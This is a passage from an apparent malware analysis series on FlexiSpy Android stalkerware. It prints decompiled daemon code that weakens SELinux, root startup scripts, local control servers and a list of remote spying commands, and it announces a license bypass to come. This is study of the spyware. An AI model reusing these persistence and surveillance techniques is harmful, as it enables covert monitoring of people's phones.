            FxLog.d("MainDaemonMain", "init # Patch SELinux if needed ...");
        }

        this.patchSeLinux();
        DaemonHelper.setProcessName(v3);
        if(this.LOGD) {
            FxLog.d("MainDaemonMain", "init # Waiting until the system is ready ...");
        }

        DaemonHelper.waitSystemReady("MainDaemonMain");
        if(this.LOGD) {
            FxLog.d("MainDaemonMain", "init # Looper.prepareMainLooper() ...");
        }

        Looper.prepareMainLooper();
        if(this.LOGD) {
            FxLog.d("MainDaemonMain", "init # Create system context");
        }

        this.mContext = DaemonHelper.getSystemContext();
        this.mResolver = this.mContext.getContentResolver();
        if(this.acquireWakeLock(this.mContext)) {
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # PARTIAL_WAKE_LOCK acquired!");
            }

            if(OSUtil.isAndroid50rLater()) {
                if(this.LOGD) {
                    FxLog.d("MainDaemonMain", "init # Clear dalvik cache");
                }

                PolymorphicHelper.removeDalvikCache();
            }

            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Synchronize with monitor process");
            }

            this.syncMonitor();
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Synchronize with bug-engine process");
            }

            this.syncBug();
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Synchronize with system daemon process");
            }

            this.syncSystemDaemon();
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Prepare server socket ...");
            }

            if(!this.prepareServerSocket()) {
                if(this.LOGE) {
                    FxLog.e("MainDaemonMain", "init # Create server socket FAILED!!");
                }

                ShellUtil.killSelf();
                return;
            }

            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Setup root container");
            }

            this.mContainer = new RootProcessContainer(this.mContext, DaemonCustomization.WORKING_DIRECTORY);
            try {
                if(this.LOGD) {
                    FxLog.d("MainDaemonMain", "init # Start root container\'s socket server");
                }

                this.mContainer.startServer();
            }
            catch(FxSocketException v0_1) {
                throw new RunningException("Socket server setup failed");
            }

            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Start routine tasks");
            }

            this.startRoutineTask();
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Notify startup success");
            }

            this.mResolver.notifyChange(DaemonCustomization.URI_STARTUP_FINISH, null);
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Adding unhandled caught exception handler");
            }

            this.handledCaughtException();
            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # update binary if required.");
            }

            this.updateBinary();
            if(arg11) {
                this.startAppEngine();
            }

            if(this.LOGD) {
                FxLog.d("MainDaemonMain", "init # Looper.loop()");
            }

            Looper.loop();
            goto label_77;
        }

        if(this.LOGE) {
            FxLog.e("MainDaemonMain", "init # Acquire WakeLock FAILED!!");
        }

        ShellUtil.killSelf();
        return;
    }
    catch(Throwable v0) {
        if(this.LOGE) {
            FxLog.e("MainDaemonMain", "init # Error: %s", new Object[]{v0.toString()});
        }

        this.exitGracefully();
    }

label_77:
    if(this.LOGD) {
        FxLog.d("MainDaemonMain", "init # EXIT");
    }
}
```

arg11 =true

Figure 5. The function init()

We choose some key functions to analyze.

a. switchSELinuxModeIfNeeded(): Switches SELinux mode to PERMISSIVE if need.
b. writeMethodToFile: Writes string "STARTUP_SCRIPT" into /data/misc/adn/app_start_up_method. It represents the way of the app will startup.
c. patchSeLinux(): This is used to patch SELinux on Samsung device with android 4.4 or later.
d. waitSystemReady: Waits until the system is ready.
e. syncMonitor: Executes startup script /data/misc/adn/pmond.
f. syncBug: Executes startup script /data/misc/adn/callmond.
g. syncSystemDaemon: Changes the shell to 'system' user and executes startup script /data/misc/adn/psysd.
h. prepareServerSocket: Creates LocalServerSocket "socket:com.fx.socket.psysd" to communicate for the crossing process.
i. startServer: In RootProcessContainer, it creates server socket:vvt.polymorphic.server port:12514 and start server.
j. startRoutineTask: Starts routine tasks(syncMonitor and syncBug) , which are executed repeatedly at regular intervals with Timer.
k. startAppEngine: Starts app core engine by sending a command to the remote server "vvt.polymorphic.server:12514" started in startServer().




```
private void startAppEngine() {
    com.vvt.daemon.MainDaemonMain$1 v0 = new TimerTask() {
        public void run() {
            boolean v3 = false;
            int v2;
            for(v2 = 0; v2 < 3; ++v2) {
                RemoteStartAppEngine v4 = new RemoteStartAppEngine();
                try {
                    v3 = v4.execute().booleanValue();
                    if(MainDaemonMain.this.LOGD) {
                        FxLog.d("MainDaemonMain", "startAppEngine # result: %s", new Object[]{Boolean.valueOf(v3)});
                    }

                    if((v3) && (MainDaemonMain.this.mIsFirstRunAfterAutoUpdate)) {
                        BinaryUpdateHelper v0 = new BinaryUpdateHelper();
                        v0.setContext(MainDaemonMain.this.mContext);
                        v0.setWorkingDir(DaemonCustomization.WORKING_DIRECTORY);
                        v0.deleteBackupDir();
                        MainDaemonMain.this.mIsFirstRunAfterAutoUpdate = false;
                    }
                }
```

Send a command of remote start app engine to server "vvt.polymorphic.server:12514" to start app engine.

Figure 6. The function startAppEngine()


The following is the code snippet for handling the command in remote server "vvt.polymorphic.server:12514".



```
public Object processCommand(TcpSocketCmd arg4) {
    Boolean v0_1;
    Object v0 = null;
    if((arg4 instanceof RemoteStartAppEngine)) {
        if(PolymorphicContainer.LOGD) {
            FxLog.d(this.getTag(), "processCommand # Start app engine");
        }

        v0_1 = Boolean.valueOf(this.startAppEngine());
    }
```

Figure 7. The code snippet of handling command RemoteStartAppEngine

The code snippet of the function startAppEngine() in class com.vvt.daemon. RootProcessContainer is shown below. It starts the engine in RunningMode.FULL mode.




```
protected boolean startAppEngine() {
    Logger.getInstance().setLogPath(this.mWorkingDir, "fx.log");
    Logger.getInstance().setLogOutput(6);
    if(RootProcessContainer.LOGV) {
        FxLog.v("RootProcessContainer", "startAppEngine # ENTER ...");
    }

    this.mAppEngine = new AppEngine(this.mContext, this.mWorkingDir, RunningMode.FULL);
    try {
        this.mAppEngine.startEngine();
    }
```

Figure 8. The code snippet in function startAppEngine() of class RootProcessContainer

In Figure 20 of Part 1, we analyzed the function startEngine() of class AppEngine.


From the analysis above, we learn that some daemon scripts could be executed during execution of maind.

1. /data/misc/adn/pmond is a process monitoring daemon.




```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/and
export CLASSPATH=/data/misc/adn/pmond.zip;
app_process /system/bin com.fx.pmond.MonitorDaemonMain $* &
```

2. /data/misc/adn/callmond is the call monitoring daemon. It can start up callmgrd inside it.




```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmon.zip;
app_process /system/bin com.vvt.callmanager.CallMonDaemonMain $* &
```

3. /data/misc/adn/callmgrd is the call manager daemon.




```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmgr.zip;
app_process /system/bin com.vvt.callmanager.CallMgrDaemonMain $* &
```

4. /data/misc/adn/psysd is a system daemon.



```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/psysd.zip;
app_process /system/bin com.fx.psysd.SystemDaemomMain $* &
```


After rebooting the device, we can see these daemon processes are always running.



```
root      924   1     876    80    c01b9220 b6f93e84 S /mnt/asec/mtrwa
root      970   1     876300 38092 ffffffff 4010a73c S maind
root      992   380   6124   480   ffffffff b6ea3280 S daemonsu:0
wifi      1089  1     3432   2304  c02763ac b6eba6d8 S /system/bin/wpa_supplicant
u0_a12    1093  181   932092 84428 ffffffff 400a373c S com.android.systemui
u0_a54    1193  181   884156 39268 ffffffff 400a373c S com.google.android.inputmethod.latin
u0_a7     1220  181   938900 70404 ffffffff 400a373c S com.google.android.gms.persistent
radio     1262  181   868164 32808 ffffffff 400a373c S com.redbend.vdmc
nfc       1275  181   889864 37416 ffffffff 400a373c S com.android.nfc
u0_a19    1297  181   999488 81112 ffffffff 400a373c S com.google.android.googlequicksearchbox
u0_a7     1345  181   947664 58228 ffffffff 400a373c S com.google.process.gapps
u0_a7     1491  181   869392 33328 ffffffff 400a373c S com.google.process.location
root      1495  1     7220   492   ffffffff b6f28908 S /system/bin/mpdecision
root      1602  1     827440 31496 ffffffff 400f873c S pmond
dhcp      1664  1     1020   476   c02763ac b6f9f7c4 S /system/bin/dhcpcd
root      1762  1     829876 32176 ffffffff 4010b73c S callmond
radio     1945  1     833936 25136 ffffffff 4004873c S callmgrd
u0_a7     1952  181   1088052 81564 ffffffff 400a373c S com.google.android.gms
radio     2098  181   892548 40832 ffffffff 400a373c S com.android.phone
root      2362  380   5100   392   ffffffff b6ea3280 S daemonsu:10075
root      2380  2362  5104   620   c019680c b6ea1df0 S daemonsu:10075:2359
root      2384  2380  928    468   c046f704 b6ecc2c8 S tmp-mksh
root      2415  380   5100   332   c083cbcc b6ea3280 S daemonsu:10074
system    2801  1     826440 28324 ffffffff 400d873c S psysd
radio     3727  181   869104 31184 ffffffff 400a373c S com.qualcomm.qcrilmsgtunnel
u0_a78    4562  181   924528 47716 ffffffff 400a373c S com.tencent.mm:push
```

Figure 9. The running daemon processes after rebooting device.


We also can see two tcp sockets listen on port 12512 and 12514. They are the remote server “vvt.polymorphic.server port:12514” and “com.vvt.rmtctrl.server:12512”. The server “vvt.polymorphic.server” handles some command related to the container, and the server “com.vvt.rmtctrl.server” handles the remote control commands related to spy activities.



```
shell@hammerhead:/ $ netstat
Proto Recv-Q Send-Q Local Address          Foreign Address        State
 tcp       0      0 172.30.196.19:56180    0.0.0.0:*              LISTEN
 udp       0      0 127.0.0.1:35936        0.0.0.0:*              CLOSE
 udp       0      0 172.30.196.19:56180    0.0.0.0:*              CLOSE
tcp6       0      0 :::12512               :::*                   LISTEN
tcp6       0      0 :::12514               :::*                   LISTEN
tcp6       0      0 :::12516               :::*                   LISTEN
tcp6       0      0 :::12518               :::*                   LISTEN
```


Figure 10. The servers listen on port 12512 and 12514

The following is some of comnunication traffic with the two servers on port 12512 and 12514.



```
........sr.3com.fx.socket.command.RemoteCheckTcpServerAvailable......f....xr..com.fx.socket.TcpSocketCmd.k.
<Hi!...L..mDatat..Ljava/lang/Object;L..mResponseKeyClasst..Ljava/lang/Class;xppvr..java.lang.Boolean. r........Z..valueexpsr..java.lang.Boolean.
r........Z..valuexp.
```


Figure 11. The traffic of tcp session on port 12512



Wireshark · Follow TCP Stream (tcp.stream eq 1) · flexispy0_0

```
........sr..com.vvt.remotecontrol.command.RemoteGetRmtCtrl'[x..<.....xr..com.fx.socket.TcpSocketCmd.k.
<Hi!...L..mDatat..Ljava/lang/Object;L..mResponseKeyClasst..Ljava/lang/
Class;xppvr.'com.vvt.remotecontrol.RemoteControlImpl....jR.....L..mRegisteredFunctionst..Ljava/util/
HashSet;xpsr.'com.vvt.remotecontrol.RemoteControlImpl....jR.....L..mRegisteredFunctionst..Ljava/util/HashSet;xpsr..java.util.HashSet.D.....
4...xpw.....?@.....>~r.
$com.vvt.remotecontrol.RemoteFunction...........xr..java.lang.Enum...........xpt..DEBUG_CLOSE_APP~q.~..t..REQUEST_CALENDER~q.~..t.
+DEBUG_IS_RESUME_ON_DEMAND_AMBIENT_RECORDING~q.~..t..ENABLE_CALL_RECORDING~q.~..t..SEND_MOBILE_NUMBER~q.~..t..DEBUG_RESTART_DEVICE~q.~..t..DEBUG_IS
_FULL_MODE~q.~..t..DEBUG_UNHIDE_APP~q.~..t..SET_SUPERUSER_VISIBILITY~q.~..t..SEND_CURRENT_URL~q.~..t..GET_LICENSE_STATUS~q.~..t..DEBUG_GET_CONFIG_I
D~q.~..t..SEND_HEARTBEAT~q.~..t.!
SYNC_TEMPORAL_APPLICATION_CONTROL~q.~..t..SEND_BOOKMARKS~q.~..t..DEBUG_GET_ACTUAL_CONFIG_ID~q.~..t..DEBUG_SET_APPLICATION_MODE~q.~..t.
CLEAR_URL~q.~..t.
$REQUEST_TEMPORAL_APPLICATION_CONTROL~q.~..t..REQUEST_HISTORICAL_EVENTS~q.~..t..GET_CONNECTION_HISTORY~q.~..t..ENABLE_EVENT_DELIVERY~q.~..t.
QUERY_URL~q.~..t..DEBUG_PRODUCT_VERSION~q.~..t..SET_LOCK_PHONE_SCREEN~q.~..t..DEBUG_HIDE_APP~q.~..t..REQUEST_DEVICE_SETTINGS~q.~..t..REQUEST_CONFIG
URATION~q.~..t..ON_DEMAND_IMAGE_CAPTURE~q.~..t..SET_EVENT_MAX_NUMBER~q.~..t.
SET_UPDATE_AVAILABLE_SILENT_MODE~q.~..t..DEACTIVATE_PRODUCT~q.~..t..IS_PRODUCT_ACTIVATED~q.~..t.
SPOOF_SMS~q.~..t..SET_EVENT_TIMER~q.~..t..DEBUG_GET_APPLICATION_MODE~q.~..t..SET_DELIVERY_METHOD~q.~..t..DELETE_ACTUAL_MEDIA~q.~..t..GET_GPS_ON_DEM
AND~q.~..t..GET_EVENT_COUNT~q.~..t..GET_SETTINGS~q.~..t. RESET_URL~q.~..t..ON_DEMAND_AMBIENT_RECORD~q.~..t..ACTIVATE_PRODUCT~q.~..t.
DEBUG_IS_CALLRECORDING_SUPPORTED~q.~..t..ADD_URL~q.~..t..SEND_INSTALLED_APPLICATIONS~q.~..t..UNINSTALL_PRODUCT~q.~..t..SEND_EVENTS~q.~..t..DEBUG_SW
ITCH_CONTAINER~q.~..t.*SET_DOWNLOAD_BINARY_AND_UPDATE_SILENT_MODE~q.~..t..SEND_ADDRESS_BOOK~q.~..t..GET_DIAGNOSTICS~q.~..t..DEBUG_SEND_TEST_SMS~q.~
..t..RESTART_DEVICE~q.~..t..SEND_SETTINGS_EVENT~q.~..t..UPLOAD_ACTUAL_MEDIA~q.~..t..REQUEST_BATTERY_INFO~q.~..t..DEBUG_GET_VERSION_CODE~q.~..t..GET
_CONFIGURATION~q.~..t..DELETE_DATABASE~q.~..t..ENABLE_EVENT_CAPTUREx
```

Figure 12. The traffic of tcp session on port 12512.



```
....sr.1com.vvt.polymorphic.command.RemoteSwitchContainerr...S=.....xr..com.fx.socket.TcpSocketCmd.k.
<Hi!...L..mDatat..Ljava/lang/Object;....L..mResponseKeyClasst..Ljava/lang/Class;xppvr..java.lang.Boolean. r........Z..valuexpsr..java.lang.Boolean.
r........Z..valuexp.
```

Figure 13. The traffic of tcp session on port 12514.

At this point, we have completed the analysis of the startup script. It starts five daemon processes: maind, pmond, callmond, callmgrd and psysd. In the process maind, it starts the app engine as well as two remote server "com.vvt.rmtctrl.server:12512" and "vvt.polymorphic.server port:12514", and the server "com.vvt.rmtctrl.server:12512" is a remote control server that processes remote commands.

Next, let's analyze how the spy app work after rebooting the device. When we launch the spy app on the home launcher, you see the following screenshot. It's an activation view. We need to input a license key to activate the product before it can begin spying.





Figure 14. The screen of activation


We then look into the execution of launching the spy app after first installation. Using the process found in Figure 12 of part 1, of our analysis, we will now analyze the function initialize() of class PrerequisitesSetupActivity again.



```
private void initialize() {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # ENTER ...");
    }

    if(this.mRemoteControl == null) {
        try {
            this.mRemoteControl = RemoteControlHelper.getRemoteControl();
        }
        catch(RemoteControlException v2) {
        }
    }

    if(this.mRemoteControl == null) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is not created");
        }

        boolean v0 = this.isFirstLaunch();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v0)});
        }

        if(v0) {
            if(PrerequisitesSetupActivity.LOGV) {
                FxLog.d("PrerequisitesSetupActivity", "initialize # Start AppEngine");
            }

            this.startAppEngine();
            goto label_34;
        }

        boolean v1 = WaitTasks.requiresToWait();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Requires to wait ? %s", new Object[]{Boolean.valueOf(v1)});
        }

        if(v1) {
            new MainDaemonWaitTask(this).execute(new Void[0]);
            goto label_34;
        }

        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Start AppEngine");
        }

        this.startAppEngine();
    }
    else {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is created.");
        }

        this.postInitialize();
    }

label_34:
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # EXIT ...");
    }
}
```

Figure 15. The function initialize() of class PrerequisitesSetupActivity

This time the return value of RemoteControlHelper.getRemoteControl() is not null because the remote control server “com.vvt.rmtctrl.server:12512” has been started during execution of the startup script. The program can then invoke the function postInitialize().



```
private void postInitialize() {
    boolean v1 = this.isFullMode();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "postInitialize # Is full mode ?" + v1);
    }

    if(v1) {
        this.showActivationScreen();
        this.finish();
    }
```

Figure 16. The function postInitialize()

Since the return value of the function isFullMode() is true, it invokes the function showActivationScreen() to show the activation screen.


We were not able to find the license key for the spy app in the leaked material we were able to gather. So, in order to analyze how the spy app launches its spying activities, we will need to bypass the license. In next part, we will provide an analysis of the product activation process and bypass the license.

Part 3: The Workflow of Product Activation and How to Bypass License

To look into how the spy app launches the spying activities, we need to bypass the license. In this part we will analyze the process of product activation and bypass the license.

The Workflow of Activation Product


Firstly, we analyze the product activation. We input a random activation code in text box and click the button "Activate".



You can activate this product if you have a License Key.

Mode: Full

Figure 1. The screen of activation




You can activate this product if you have a License Key.

Activate Software

Activating product. This may take a moment ...

Figure 2. Activating Software



You can activate this product if you have a License Key.

Connection Error


Unable to connect to server. Check your internet connection and try again.

OK

Figure 3. Connection Error when activating software

